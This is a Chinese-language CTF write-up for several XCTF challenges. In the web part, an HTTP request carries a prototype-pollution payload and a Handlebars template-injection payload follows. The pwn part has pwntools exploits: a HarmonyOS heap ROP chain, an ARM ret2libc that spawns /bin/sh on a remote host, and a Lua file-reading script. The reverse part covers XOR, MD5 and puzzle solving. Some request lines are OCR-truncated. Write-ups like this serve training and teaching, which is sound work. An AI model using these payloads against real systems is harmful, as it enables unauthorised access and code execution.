Timekeeper-XCTF-Third-WriteUp


WEB

签到啦

关注公众号


华为HCIE的第一课

存在任意文件读取，获取源码




121.37.165.126:32363/?f=login.html

login.js 变量拼接，之后原型链污染



```
    let user
    try {
        user = JSON.parse(`{"name" : "${req.session.name}", "time" : "${Math.ceil(new Date().getTime() / 1
    } catch (e) {
        res.end("error")
        return
    }
    let userinfo = {}
    Object.keys(user).forEach((key) => {
        if (key.trim() === "isAdmin")
            userinfo[key] = 0
        else userinfo[key] = user[key]
    })
```




```
POST / HTTP/1.1
Host: 121.37.165.126:32363
Content-Length: 63
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://121.37.165.126:32363
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.66
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Referer: http://121.37.165.126:32363/?f=login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie:
session=s%3Aic3XWQ35ZM1Z5X55HmDNj_7JYbeEy8bP.4ddhE5lkl62UOWKlj0dXVqn0elO2zVYXES
kmoJExpO4
Connection: close

{
	"username": "\",\"__proto__\":{\"isAdmin\":1},\"a\":\""
}
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /?f=calc.html
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 70
Date: Mon, 28 Dec 2020 05:01:03 GMT
Connection: close

<p>Found. Redirecting to <a href="/?f=calc.html">/?f=calc.html</a></p>
```


/admin 路由存在模板注入



```
    app.post("/admin", async (req, res)=>{
        if (!req.session.isAdmin || !req.body.code) {
            res.status(403).end("forbidden")
            return
        }

        let html = "name : {{name}}, time : {{time}}, ip : {{ip}} \ntips: {{env.banner}}<br><a href='/admin'>返回</a><br>
        let list = ['secret', 'env', 'flag', 'if', 'unless', 'for', 'lookup', '[', ']', '@' ]
        let code = req.body.code + ""
        let padd = `<p class="t-big-margin no-margin-b flex-center">这里开发中...&nbsp; <a href="/admin" target="_blank">
        
        await list.forEach((black) => {
            code = replaceAll(black, htmlencode(black), code)
        })

        html = html.replace(padd, code)
        let filename = md5(html) + ".html"
        let filepath = path.resolve(__dirname, "../views/users/"+filename)
        if (fs.existsSync(filepath))
            fs.unlinkSync(filepath)
        fs.writeFile(filepath, html, err => {
            if (err) {
                res.end("error")
            } else {
                res.render("users/"+filename, {
                    "name" : req.session.name,
                    "time" : Math.ceil(new Date().getTime() / 1000),
                    "ip" : req.ip,
                    "env" : env.parsed
                })
            }
```



```
OST /admin HTTP/1.1
ost: 124.71.134.84:31378
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ccept-Encoding: gzip, deflate
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 88
rigin: http://124.71.134.84:31378
onnection: close
eferer: http://124.71.134.84:31378/admin
ookie:
ession=s%3AqlI1P1eb24OnLtiSoZwJS_mdNVNv2Zts.pJmLIEZrNLAVAP0INlI2MkfHvs%2FKW3o%2F
014jflzM%2Bc; Hm_lvt_4aa52dbe1c3f25aa133d68ee023b1c61=1609027305;
m_lpvt_4aa52dbe1c3f25aa133d68ee023b1c61=1609030332
pgrade-Insecure-Requests: 1

ode=<h1>{{#each .}}{{#each this}}{{this.toString}}{{/each}}{{/each}}</h1>&submit=submit
```

```
     ? &#x27;.&#x27; + this.defaultEngine
     : this.defaultEngine;

   fileName +&#x3D; this.ext;
  }

  if (!opts.engines[this.ext]) {
   // load engine
   var mod &#x3D; this.ext.substr(1)
   debug(&#x27;require &quot;%s&quot;&#x27;, mod)

   // default engine export
   var fn &#x3D; require(mod).__express

   if (typeof fn !&#x3D;&#x3D; &#x27;function&#x27;) {
     throw new Error(&#x27;Module &quot;&#x27; + mod + &#x27;&quot; does not provide a
view engine.&#x27;)
   }

   opts.engines[this.ext] &#x3D; fn
  }

  // store loaded engine
  this.engine &#x3D; opts.engines[this.ext];

  // lookup path
  this.path &#x3D; this.lookup(fileName);
}/usr/local/app/viewscallbackhtmlde912aaf8f61e9cd6f21ad4fdac38d92flag{fe76e78f19aa1fd1b
69fd0a9eedce8be}This is just a test file, please dont merge it to my calc.html</h1>


<p class="t-big-margin no-margin-b flex-center botCenter">
```

REALWORLD

吐槽一下，鸿蒙有点不稳定

harmofs01

```python
from pwn import *
# context.log_level = 'critical'
p = process('./start_qemu.sh')
# p = remote('121.37.165.126', 31099)
p.recvuntil('Gift: ')
puts_addr = int(p.recvuntil('\n', False), 16)
p.recvuntil('Gift: ')
main_addr = int(p.recvuntil('\n', False), 16)
MODE_END = 2
MODE_CURRRENT = 1
MODE_X = 0
```

```python
def add(filename, size):
    p.sendlineafter('Sh > ', 'touch')
    sleep(0.1)
    p.sendlineafter('File size: ', str(size))
    sleep(0.1)
    p.sendafter('File name: ', filename+'\n')
    sleep(0.1)
def readfile(filename, size):
    p.sendlineafter('Sh > ', 'fileop')
    sleep(0.1)
    p.sendafter('File name: ', filename+'\n')
    sleep(0.1)
    p.sendlineafter('Operation: ', '2')
    sleep(0.1)
    p.sendlineafter('Size: ', str(size))
    sleep(0.1)
def writefile(filename, size, content):
    p.sendlineafter('Sh > ', 'fileop')
    sleep(0.1)
    p.sendafter('File name: ', filename+'\n')
    sleep(0.1)
    p.sendlineafter('Operation: ', '1')
    sleep(0.1)
    p.sendlineafter('Size: ', str(size))
    sleep(0.1)
    p.send(content)
    sleep(0.1)
def seek(filename, mode, offset):
    p.sendlineafter('Sh > ', 'fileop')
    sleep(0.1)
    p.sendafter('File name: ', filename+'\n')
    sleep(0.1)
    p.sendlineafter('Operation: ', '3')
    sleep(0.1)
    p.sendlineafter('Mode: ', str(mode))
    sleep(0.1)
    p.sendlineafter("Offset: ", str(offset))
    sleep(0.1)
def free(filename):
    p.sendlineafter('Sh > ', 'fileop')
    sleep(0.1)
    p.sendafter('File name: ', filename+'\n')
    sleep(0.1)
    p.sendlineafter('Operation: ', '4')
    sleep(0.1)
for i in range(7):
    add(chr(ord('a')+i)*5, 0x301)
# seek to size
seek('fffff', MODE_END, 0x80000000)
seek('fffff', MODE_CURRRENT, 0x7fffffff-0x330+0x1c+0x10)
payload = '\xff'*0x4+'\n'
writefile('fffff', 200, payload)
# seek to control block
seek('fffff', MODE_END, 0x80000000)
seek('fffff', MODE_CURRRENT, 0x7fffffff-0x30+0x1c+0x10-0x60-2)
readfile('fffff', 0x80)
p.recvuntil('\x0d\x0a\x0d')
leakaddr = p.recvuntil('\x00'*10, drop=True)
```

```
heap_addr = u32(leakaddr[4*5:4*5+4])
environ_addr = puts_addr-0x0086EB8 + 0x00A43DC
heap_buffer_addr = heap_addr+0x1c
firstseek = 0xffffffff-0x80000000

# change size to postive
seek('fffff', MODE_END, 0x80000000)
seek('fffff', MODE_CURRRENT, -4-firstseek)

payload = '\xff\xff\xff\x7f'+'\n'
writefile('fffff', 200, payload)
info('heap_addr %s' % hex(heap_addr))
info('ro_addr %s' % hex(main_addr+0x796-0x0012D8))

print(hex(puts_addr))
print(hex(main_addr))
print("ptr %s " % hex(main_addr+0x03030-0x0012D8))
info('environ %s'%hex(environ_addr))
# read envirion
firstseek = 0x7fffffff-0x80000000
seek('fffff', MODE_END, 0x80000000)
seek('fffff', MODE_CURRRENT, environ_addr - heap_buffer_addr -firstseek)
readfile('fffff',0x8)
p.recvuntil('\x0d\x0a\x0d')
# leakaddr = p.recvuntil('\x00'*10, drop=True)
environ_leak = u32(p.recvn(4))
info('environ_leak %s'%hex(environ_leak))
# write path to heap
seek('fffff',MODE_X,0)
writefile('fffff', 0x120, '/etc/flag\x00\n')
# write rop
seek('fffff', MODE_END, 0x80000000)
seek('fffff', MODE_CURRRENT, environ_leak-0x5d8 - heap_buffer_addr -firstseek)

layout = [
    p32(0x8DDA4+puts_addr-0x86EB8), #: pop {r0, r4, lr}; bx lr;
    p32(heap_buffer_addr),
    p32(0),
    p32(main_addr-0x012D8+0x1248),

]
print(hex(0x1218+main_addr-0x012D8))
print(hex(main_addr-0x012D8+0x1238))

# raw_input()
writefile('fffff',0x100,flat(layout)+'\n')
p.interactive()
```

luaplayground01

直接读文件

```
from pwn import *
# p = process('./start_qemu.sh')
p = remote('124.70.204.134' ,31170)
p.sendlineafter('[Init] main, entering wait.','\n')
```

```
payload = '''function bin2hex(s)
    s=string.gsub(s,"(.)",function (x) return 
string.format("%02X",string.byte(x)) end)
    return s
end
f = io.open("/bin/flag_app", "r")
length = f:seek("end")
print(length)
f:seek("set",0)
cur = 0
content = ""
while cur < length do
    print(bin2hex(f:read(8)),'deadbeef')
    cur = cur+8
end
'''.split('\n')
for line in payload:
    p.sendlineafter('>',line)
p.recvuntil('>> end')
rfile = ''
x = p.recvuntil('\t',drop=True)
p.recvline()
# raw_input()
while x:
    rfile = rfile+ x
    x = p.recvuntil('\t',drop=True,timeout=3)
    p.recvline()
    # raw_input()
open('recv','w+').write(rfile)
p.interactive()
```

脱下来就是个简单的异或

```
enc1 = [  0xFA, 0x01, 0x86, 0x31, 0x7D, 0xB1, 0x69, 0xD3, 0xB8, 0xC8,
  0xA6, 0xD6, 0x98, 0xCB, 0x8E, 0x03, 0xD1, 0x68, 0x58, 0x67,
  0xB2, 0xE6, 0x40, 0x82, 0x7A, 0xC3, 0xFD, 0xA1, 0xDF, 0xF0,
  0x96, 0xBF]
enc2 = [  0x9C, 0x6D, 0xE7, 0x56, 0x06, 0xD2, 0x0D, 0xEB, 0xDD, 0xF0,
  0x9E, 0xB7, 0xFB, 0xE6, 0xEC, 0x3B, 0xB7, 0x5E, 0x75, 0x53,
  0xD6, 0x83, 0x75, 0xAF, 0x18, 0xF7, 0x99, 0x95, 0xF2, 0xC1,
  0xF2, 0xDB, 0x9F, 0x65, 0xB4, 0x06, 0x49, 0x87, 0x58, 0xE2,
  0xDE, 0xB5, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
flag = ''
for i in range(42):
    flag+=chr(enc1[i&0x1f]^enc2[i])
```

luaplayground02

luaplayground01读文件的脚本读取/etc/flag2.lua，发现opcode顺序改了。

调试unluac 发现了一堆constans，里边一堆常量，瞎猜猜出来一个-0x80

但是发现数据不全

```
In [7]: flag = ''

In [8]: enc = [230,
   ...: 236,
   ...: 225,
   ...: 231,
   ...: 251,
   ...: 180,
   ...: 183,
   ...: 177,
   ...: 176,
   ...: 229,
   ...: 173,
   ...: 179,
   ...: 181,
   ...: 227,
   ...: 185,
   ...: 226,
   ...: 178,
   ...: 184,
   ...: 228,
   ...: 253,]

In [9]: for x in enc:
   ...:     flag+=chr(x-0x80)
   ...:

In [10]: flag
Out[10]: 'flag{4710e-35c9b28d}'
```

没办法只能去还原opcode的顺序了

最后拿到的顺序如下

```
        map[0] = Op.MOVE;
        map[1] = Op.LOADK;
        map[2] = Op.LOADBOOL;
        map[3] = Op.LOADNIL;
        map[4] = Op.GETUPVAL;
        map[5] = Op.GETGLOBAL;
        map[6] = Op.GETTABLE;
        map[7] = Op.CLOSE;
//        map[7] = Op.SETGLOBAL;
        map[8] = Op.SETUPVAL;
//        map[9] = Op.SETTABLE;
        map[9] = Op.TFORLOOP;
        map[10] = Op.NEWTABLE;
        map[11] = Op.SELF;
        map[12] = Op.ADD;
        map[13] = Op.SUB;
        map[14] = Op.MUL;
        map[15] = Op.DIV;
        map[16] = Op.MOD;
        map[17] = Op.POW;
        map[18] = Op.UNM;
        map[19] = Op.NOT;
        map[20] = Op.LEN;
//        map[21] = Op.CONCAT;
        map[21] = Op.JMP;
//        map[22] = Op.JMP;
        map[22] = Op.CONCAT;
        map[23] = Op.EQ;
        map[24] = Op.LT;
        map[25] = Op.LE;
        map[26] = Op.TEST;
        map[27] = Op.TESTSET;
        map[28] = Op.CALL;
        map[29] = Op.TAILCALL;
        map[30] = Op.RETURN;
        map[31] = Op.FORLOOP;
        map[32] = Op.FORPREP;
//        map[33] = Op.TFORLOOP;
        map[33] = Op.SETTABLE;
//        map[34] = Op.SETLIST;
        map[34] = Op.CLOSURE;
//        map[35] = Op.CLOSE;
        map[35] = Op.SETGLOBAL;
//        map[36] = Op.CLOSURE;
        map[36] = Op.SETLIST;
        map[37] = Op.VARARG;
        break;
```

之后反编译出来源码

```
io.write("Flag: ")
user_input = io.read()
data = {
  230,
  236,
  225,
  231,
  251,
  180,
  230,
  183,
  177,
  183,
  176,
  183,
  229,
  173,
  179,
  181,
  227,
  183,
  173,
  180,
  177,
  181,
  185,
  173,
  225,
  226,
  181,
  180,
  173,
  225,
  226,
  185,
  230,
  178,
  178,
  226,
  226,
  178,
  184,
  228,
  229,
  253
}
r = ""
for i = 1, #data do
  r = r .. string.char(data[i] - 128)
end
if user_input == r then
  io.write("correct flag: " .. r .. "\n")
else
  io.write("Invalid flag\n")
end
```

PWN

pwn1

```
from pwn import *

s = remote("139.159.210.220","9999")
elf = ELF("./bin")
libc = ELF("./libc-2.31.so",checksec=False)
context.arch = 'arm'
printf_got = elf.got['printf']
printf_plt = elf.plt['printf']
start = 0x103A8

def csu(r0,r1,r2,func,ret):
    payload =
p32(0x10540)+p32(func)+p32(1)+p32(r0)+p32(r1)+p32(r2)+p32(0)+p32(0)+p32(0x10548)
    payload += 'A'*(4*7)+p32(ret)
    return payload

payload = 'A'*260+csu(printf_got,0,0,printf_got,start)
```

```
raw_input(">")
s.sendafter("input: ",payload)
printf = u32(s.recv(4))
libc.address = printf-libc.sym['printf']
success(hex(libc.address))
system = libc.sym['system']
sh = next(libc.search('/bin/sh'))
pop_r0_r4 = libc.address+0x0006beec
payload = 'A'*260+p32(pop_r0_r4)+p32(sh)+p32(0)+p32(system)
s.sendafter("input: ",payload)

s.interactive()
```

REVERSE

crash

题目给了 core 文件，使用 IDA 打开可以推测程序先将输入进行了 xor 操作，然后根据残缺程序中的常数 `- 680876936, - 389564586, + 606105819` 推断哈希算法是 md5。

```
int maybe_main()
{
  int v0; // ST2C_4
  int v1; // ecx
  int result; // eax
  char *v3; // ST30_4
  int v4; // edx
  int v5; // ecx
  int v6; // edx
  unsigned int v7; // et1
  char v8[40]; // [esp+24h] [ebp-34h]
  unsigned int v9; // [esp+4Ch] [ebp-Ch]

  v9 = __readgsdword(0x14u);
  sub_804863B();
  sub_80484C0((int)&word_8049BC2);
  v0 = sub_80486D2((int)v8);
  if ( !strcmp(v0, (int)&dword_8049BCC) )
  {
    sub_80484C0((int)&word_8049BD2);
    v3 = (char *)sub_80486A4();
    xor(v3);
    if ( maybe_check(v5, v4) )
      sub_80484C0((int)byte_8049BED);
    else
      sub_80484C0((int)dword_8049BDC);
    sub_8048480();
    result = 0;
  }
  else
  {
    result = 0;
  }
  v7 = __readgsdword(0x14u);
  v6 = v7 ^ v9;
  if ( v7 != v9 )
    result = sub_8048490(v1, v6);
  return result;
}
```

查询 core 文件中出现的 md5 得到相应的字符串

> 注意有个 md5 查询的结果中有不可见字符，还有个查询结果是带空格的。

```
bf2b36d56f5757c13cad80494b385e78 bo&t
3fe9dbae5dc4408350500affa20074aa n&o#
1fa6770eca6b57e47a042ffe52eca8ff ~{c|
1aad6b7da1122b4b5a53bf5a4d3b11b0 v•ut
e7b77d9e0ab19fc9ea98154f994fccc5 .yb&
75d9128cfeb61b8949664f6a067f6469 y|''
d8b0a52c64d6075017b7346140550c46 s.v|
306529c7cdedfb06e27b39f7b2babf4d gg[空格]`
```

拼接起来异或上 0x17，就得到 flag 了。

```
s = 'bo&tn&o#~{c|v\x7fut.yb&y|\'\'s.v|gg `'
print(''.join(chr(ord(i) ^ 0x17) for i in s))
```

puzzle

程序先在 `base64_decode` 函数中，对输入进行了自定义的 base64 解码，然后在 `check` 函数中是一个八数码问题。

```
int sub_401560()
{
  char *v0; // $s0
  int v1; // $v0
  unsigned int i; // [sp+20h] [+20h]
  _BYTE *dec_str; // [sp+24h] [+24h]

  res = (char *)malloc(32);
  scanf((int)"%s", res);
  v0 = res;
  v1 = strlen(res);
  dec_str = (_BYTE *)base64_decode((int)v0, v1);
  for ( i = 0; i < strlen(dec_str); ++i )
  {
    if ( (char)dec_str[i] < 0x30 || (char)dec_str[i] >= 0x3A )
      return 0;
  }
  if ( (unsigned __int8)check(dec_str) )
    printf("flag{%s}\n", res);
  return 0;
}
```

解密脚本，产生 base64 table 和输入的编码结果：

```python
import string
table = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
ntb = ''.join([table[(table.find(c)+18)%64] for c in table])
print(ntb)
need = '884226886224488'
need = need.encode('base64').replace('\n','')
print(need)
need = need
need = ''.join([table[(table.find(c)-36)%64] for c in need])
print(need)
x = ''.join([table[(table.find(c)+18)%64] for c in need])
print(x)
```

然后是网上找的程序，解决八数码问题：

```cpp
#include <iostream>
#include <queue>
#include <stack>
#include <vector>
#include <algorithm>
#include <memory.h>

using namespace std;

// 八数码状态
typedef struct _Status
{
    int status[3][3];
    _Status *parent;
    _Status *next;
} Status;

// 八数码搜索
class EightPuzzle
{
private:
    unsigned char allHash[362880];
    Status root;
    Status goal;

private:
    int nextNumber;
    Status next[4];

public:
    EightPuzzle(Status *root, Status *goal)
    {
        memcpy(&this->root.status, &root->status, sizeof(int) * 9);
        this->root.parent = NULL;
        this->root.next = NULL;
        memcpy(&this->goal.status, &goal->status, sizeof(int) * 9);
        this->goal.parent = NULL;
        this->goal.next = NULL;
    }

private:
```

```
// 判断是否是目标状态
inline int IsGoal(Status *tmp)
{
    return memcmp(&tmp->status, &goal.status, sizeof(int) * 9);
}
// 下一个可行的状态
int NextStatus(Status *tmp)
{
    nextNumber = 0;
    int posi, posj;
    for (int i = 0; i < 9; i++)
    {
        posi = i / 3, posj = i - i / 3 * 3;
        if (tmp->status[posi][posj] == 0)
        {
            break;
        }
    }
    if (posi - 1 >= 0)
    {
        Status left = *tmp;
        left.status[posi][posj] = left.status[posi - 1][posj];
        left.status[posi - 1][posj] = 0;
        if (allHash[Cantor(left.status)] == 0)
        {
            next[nextNumber] = left;
            next[nextNumber].parent = tmp;
            nextNumber++;
        }
    }
    if (posi + 1 <= 2)
    {
        Status right = *tmp;
        right.status[posi][posj] = right.status[posi + 1][posj];
        right.status[posi + 1][posj] = 0;
        if (allHash[Cantor(right.status)] == 0)
        {
            next[nextNumber] = right;
            next[nextNumber].parent = tmp;
            nextNumber++;
        }
    }
    if (posj - 1 >= 0)
    {
        Status up = *tmp;
        up.status[posi][posj] = up.status[posi][posj - 1];
        up.status[posi][posj - 1] = 0;
        if (allHash[Cantor(up.status)] == 0)
        {
            next[nextNumber] = up;
            next[nextNumber].parent = tmp;
            nextNumber++;
        }
    }
    if (posj + 1 <= 2)
    {
        Status down = *tmp;
        down.status[posi][posj] = down.status[posi][posj + 1];
```

```
            down.status[posi][posj + 1] = 0;
            if (allHash[Cantor(down.status)] == 0)
            {
                next[nextNumber] = down;
                next[nextNumber].parent = tmp;
                nextNumber++;
            }
        }
        return nextNumber;
    }
    // 康托展开
    int Cantor(int arr[][3])
    {
        int fac[10] = {1, 1, 2, 6, 24, 120, 720, 5040, 40320, 362880};
        int index = 0;
        for (int i = 7; i >= 0; i--)
        {
            int irow = i / 3, icol = i - i / 3 * 3;
            int count = 0;
            for (int j = 8; j > i; j--)
            {
                int jrow = j / 3, jcol = j - j / 3 * 3;
                if (arr[jrow][jcol] < arr[irow][icol])
                {
                    count++;
                }
            }
            index += (count * fac[8 - i]);
        }
        return index;
    }

public:
    // 深度优先搜索
    int DFS()
    {
        int depth = 0;
        int step = 0;
        stack<Status> openTable;
        Status *closeTable = new Status;
        ;
        Status *current = closeTable;
        Status *last;
        Status *tmp;
        openTable.push(root);
        while (!openTable.empty())
        {
            tmp = new Status;
            *tmp = openTable.top();
            openTable.pop();
            step++;
            current->next = tmp;
            current = current->next;
            if (IsGoal(tmp) == 0)
            {
                PrintPath(tmp);
                freeCloseTable(closeTable);
                return step;
            }
            memset(allHash, 0, 362880);
            last = tmp;
            depth = 0;
            while (last != NULL)
            {
                allHash[Cantor(last->status)] = 1;
                last = last->parent;
                depth++;
            }
            if (depth > 14)
            {
                continue;
            }
            int nextNumber = NextStatus(tmp);
            if (nextNumber == 0)
            {
                continue;
            }
            for (int i = 0; i < nextNumber; i++)
            {
                openTable.push(next[i]);
            }
        }
        cout << "DFS failed." << endl;
        freeCloseTable(closeTable);
        return -1;
    }

private:
    // 打印路径
    void PrintPath(Status *head)
    {
        if (head == NULL)
        {
            return;
        }
        else
        {
            PrintPath(head->parent);
            for (int i = 0; i < 3; i++)
            {
                for (int j = 0; j < 3; j++)
                {
                    cout << head->status[i][j];
                }
                cout << endl;
            }
            cout << endl;
        }
    }
    // 释放close表
    void freeCloseTable(Status *closeTable)
    {
        Status *current;
        while (closeTable != NULL)
        {
            current = closeTable->next;
            free(closeTable);
            closeTable = current;
        }
    }
};

int main()
{
    Status init = {4, 0, 3, 7, 2, 6, 8, 1, 5, 0, NULL};
    Status goal = {1, 2, 3, 4, 5, 6, 7, 8, 0, 0,NULL};
    EightPuzzle ep = EightPuzzle(&init, &goal);
    cout << "DFS********\n"
         << endl;
    cout << "step: " << ep.DFS() << endl;
    cout << "***********\n"
         << endl;
    return 0;
}
```